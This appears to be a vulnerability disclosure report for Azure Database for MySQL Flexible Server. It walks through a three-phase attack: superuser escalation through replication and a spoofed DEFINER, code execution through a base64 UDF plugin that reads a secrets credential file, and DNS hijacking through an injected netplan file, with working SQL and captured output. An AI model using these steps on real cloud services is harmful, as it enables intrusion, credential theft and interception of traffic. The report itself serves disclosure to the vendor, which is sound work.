

Azure:

Database Elevate Privilege

Platform:

Azure Database for MySQL Flexible Server (get file read and code execution in version 5.7)

Class:

Database Elevate Privilege

Summary:

I found some problems in MySQL Flexible Server which can make me to be superuser in database. With superuser's role, I get a code execution over host container before 2025.3.13 (the container starts with "ro", I think this maybe a security update), after analyzing some shell scripts which exist in container, find that the container uses two azure file storage account which names like xxxfsdata and xxxblbak (which can make attackers get control of two azure file storages show in Figure 1, it is absolutely not within the scope of database purchase). And There are two potential risks, one is command "ip" is set as SUID, another is that DNS hijacking. Detailed attack methods will be showed below.




Figure 1 Azure file storages in MySQL container

Note: To read chapter of Usage for more information about my attachment.

Attack Description:

Phase I: Get superuser's role of database

The vulnerability which I called Name collision attack use MySQL's synchronization mechanism to **make a procedure belonging to azure_superuser@localhost, this procedure can execute any SQL with the role of azure_superuser@localhost, the elevate privilege vulnerability is in all MySQL version.** I give the process which used to get MySQL super role in the below.

1. Create a flexible server mysql database in azure and another mysql server controlled by you with same version in docker or a cloud vm, make your controlled mysql server accessible from the public network .
2. Use `mysql.az_replication_change_master('ipaddr','user','passwd',port,'mysql-bin.xx',xx,")` in azure, change master to your controlled mysql server;
3. Create a procedure like Figure 2 in your controlled mysql server once synchronization is ensured.

```
mysql> CREATE DEFINER=`azure_superuser`@`localhost` PROCEDURE `execute_dynamic_sql`( IN input_sql TEXT ) BEGIN
SET @sql = input_sql; PREPARE stmt FROM @sql; EXECUTE stmt; DEALLOCATE PREPARE stmt; END$$
```

Figure 2 Procedure created in your controlled mysql server

The root cause of this problem is that

DEFINER=`azure\_superuser`@`localhost` will be interpreted as a superuser in azure mysql.

This Part PoC codes are name with `get_superuser.sql` in attachments.

Phase II: Code execution over host container (before 2025.3.13)

There is only one way to get code execution with MySQL in version 5.7, because its `secure_file_priv` is '' not NULL in other versions. I use MysqlUDF with base64 format into dumpfile `/mysql/lib/plugin/`. The code execute example are show in Figure 3 before 2025.3.13, because after that the directory `"/mysql/lib/plugin/"` is readonly.

This Part PoC codes are name with `execute.sql` in attachments.

```
call tt.execute_dynamic_sql('update mysql.user set super_priv="Y" where user="testtianma");
call tt.execute_dynamic_sql('update mysql.user set file_priv="Y" where user="testtianma");
call tt.execute_dynamic_sql('FLUSH PRIVILEGES;');
create function sys_eval returns string soname '.udf7.so';
select FROM_BASE64("f0VMRgTBAQAAAAAAAAAAAAAAAAAMApGABAAAAoAsAAAAAAAAABAAAAAAAAAAIgAAAAAAAAAAAAEAAOAAH
select sys_eval('cat /app/secrets/datashare.cred');
```

```
total 1148
drwxrwxrwt 18 root      root      600 Dec 24 12:50 .
drwxr-xr-x  1 root      root      4096 Dec 13 11:43 ..
drwxrwxrwt  2 root      root        40 Dec 15 14:37 .ICE-unix
drwxrwxrwt  2 root      root        40 Dec 15 14:37 .X11-unix
drwxrwxrwt  2 root      root        40 Dec 15 14:37 .XIM-unix
drwxrwxrwt  2 root      root        40 Dec 15 14:37 .font-unix
d???????? ? ?      ?      ?      ? .mount_azsec-HKNiaN
-rw-r----- 1 azuredb  azuredb    0 Dec 24 12:50 .tt
-rw-r----- 1 root      root    1148461 Dec 23 17:01 54b610c28f98289726e29feb70ad47505540842025c0041aa6efec7150da636a
-rw-r----- 1 root      root      177 Dec 15 14:37 70-eth1-update-route-metric.yaml
drwxr-xr-x  2 geneva_mdm 993      280 Dec 15 14:42 MetricsExtensionData
drwxr-xr-x  2 root      root        40 Dec 15 14:37 PipelineAgentDebugOutput
drwxr-xr-x  2 root      root        40 Dec 15 14:37 StateDir
-rw-r----- 1 root      root        0 Dec 15 15:41 VSA-LinuxAgent.nid
prwx----- 1 azuredb  root        0 Dec 15 14:38 clr-debug-pipe-7-1904-in
prwx----- 1 azuredb  root        0 Dec 15 14:38 clr-debug-pipe-7-1904-out
srw-----  1 azuredb  root        0 Dec 15 14:38 dotnet-diagnostics-7-1904-socket
-rw-r--r--  1 fluentdrunner 997      304 Dec 15 14:37 fluentbit-dimensions.env
-rw-r--r--  1 root      root      1074 Dec 24 11:50 ip6table_snapshot.txt
-rw-r--r--  1 root      root      66 Dec 24 12:50 ip6tables_snapshot_private_link.txt
drwxr-xr-x  4 root      root        80 Oct 15 14:33 kheaders-5.15.167.1-1.cm2
drwxr-xr-x  3 azuredb  azuredb    16 Dec 18 14:13 mysql
prwxrwxrwx  1 root      root        0 Dec 20 23:57 mysql-pipe
```

Figure 3 code execution example with directory `"/tmp"`

Phase III: DNS hijacking

After that, I knowing all the files in the container, spending some time analyzing the files. Skipping the analysis process, to put it simply, the conclusion is: command `"ip"` is set as SUID, It is dangerous when in public network mode because that the container is

sharing the network with the host machine, making me use it to create tunnel or change route, although I can't use it to make a fake dev 169.254.169.254 with a malicious program listen 80, I can use it to read any file share with MySQL container like “/sbin/ip -force -batch “file””.

Then it is DNS hijacking, by analyzing private_link_identifier showed in Figure 4, it can make I inject a netplan configuration file exploited the special permission design of the /tmp directory.

```
update_eth1_route_metric_v1() {  
    ETH1_ROUTE_METRIC_UPDATE_FILE="/etc/netplan/70-eth1-update-route-metric.yaml"  
    ETH1_ROUTE_METRIC_UPDATE_TEMP_FILE="/tmp/70-eth1-update-route-metric.yaml"  
  
    cat > "$ETH1_ROUTE_METRIC_UPDATE_TEMP_FILE" <<- 'EOF'  
network:  
  version: 2  
  ethernets:  
    eth1:  
      dhcp6: true  
      dhcp6-overrides:  
        route-metric: 75  
      dhcp4: true  
      dhcp4-overrides:  
        route-metric: 75  
EOF
```

Figure 4 Inject point in private_link_identifier.sh

Write a netplan configuration in /tmp directory which named 70-eth1-update-route-metric.yaml. Then you need to create private endpoint in Azure Web MySQL network operation. Create a DNS server and place its ip address in Figure 5, also make it public accessible.

```
network:  
  version: 2  
  ethernets:  
    eth1:  
      dhcp6: true  
      dhcp6-overrides:  
        route-metric: 70  
      dhcp4: true  
      dhcp4-overrides:  
        route-metric: 70  
      nameservers:  
        addresses: [REDACTED]  
    eth0:  
      nameservers:  
        addresses: [REDACTED]
```

Figure 5 Netplan configuration

Figure 6 DNS queries

Figure 6 DNS queries

```
Client requested SNI: a4afd7ae0c1ablbak.blob.core.windows.net
Client requested SNI: gcs.prod.mon.tor.no.core.windows.net
Client requested SNI: a4afd7ae0c1ablbak.blob.core.windows.net
Client requested SNI: azossdl-red.prod.microsoftmatics.com
Received POST request for /Connection?Keep-Alive, Content-Length: 630, Content-Type: application/x-mepacket, Host: azo
ssdb1-red.prod.microsoftmatics.com, ME-Cloud: Undefined, ME-Env: , ME-OS: Linux-Mariner-2.0, ME-Request-Info: 1685483_0
+0+0;3;202566;F1, ME-Version: '2.2025.22.1419-471fa, MetricConfigAgeSec: 199, OriginalContentSize: 630, SourceIdentity:
Unknown.Unknown.a4afd7ae0c1a, TimeSinceEarliestEventInMilliseconds: 179564, TraceGuid: {ddd44b08-0530-48d7-b267-1d4eb9b5
7169c}, User-Agent: MetricsExtension, Connection: Keep-Alive', '/api/v1/data/metrics/mdm-stream/monitoringAccount/Micros
oftDBForMySQLFlexShoeboxProdcanadacentral?replicate=false')
[POST] Forwarding request: https://azossdb1-red.prod.microsoftmatics.com/api/v1/data/metrics/mdm-stream/monitoringAccou
nt/MicrosoftDBForMySQLFlexShoeboxProdcanadacentral?replicate=false | Headers: {'Connection': 'Keep-Alive', 'Content-Leng
th': '630', 'Content-Type': 'application/x-mepacket', 'Host': 'azossdb1-red.prod.microsoftmatics.com', 'ME-Cloud': 'Unde
fined', 'ME-Env': '', 'ME-OS': 'Linux-Mariner-2.0', 'ME-Request-Info': '1685483_0+0+0;3;202566;F1', 'ME-Version': '2.20
25.22.1419-471fa', 'MetricConfigAgeSec': '199', 'OriginalContentSize': '630', 'SourceIdentity': 'Unknown.Unknown.a4afd
7ae0c1a', 'TimeSinceEarliestEventInMilliseconds': '179564', 'TraceGuid': '{ddd44b08-0530-48d7-b267-1d4eb9b57169c}', 'User
-Agent': 'MetricsExtension'} | Body: b'\x06\x00\xd8\x00\xfdx\x00\x00\x02\x12f\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x97f\x00\x00\x00
\x00\x00\x00\x00\xab\xad7\xad2fx\x00\x00\x00\x00\x00\x17fx04fx04fx05\x14\x01\x01\x01\x17fx04fx04fx05\x14\x00\x00\x00
\x02\x17fx0exff\x14\x00\x00\x00\x03\x17fx0exff\x14\x00\x00\x00\x00\x04\x17fx0exff\x14\x00\x00\x00\x05\x17fx0exff\x14\x00\x00\x00\x06\x17
fx0exff\x14\x00\x00\x00\x07\x17fx0exff\x14\x00\x00\x00\x08\x17fx0exff\x14'
```

Figure 7 DNS hijack

This Part PoC codes are name with dnshijack.sql in attachments.(You can use docker to make your own DNS server, and python to create https server)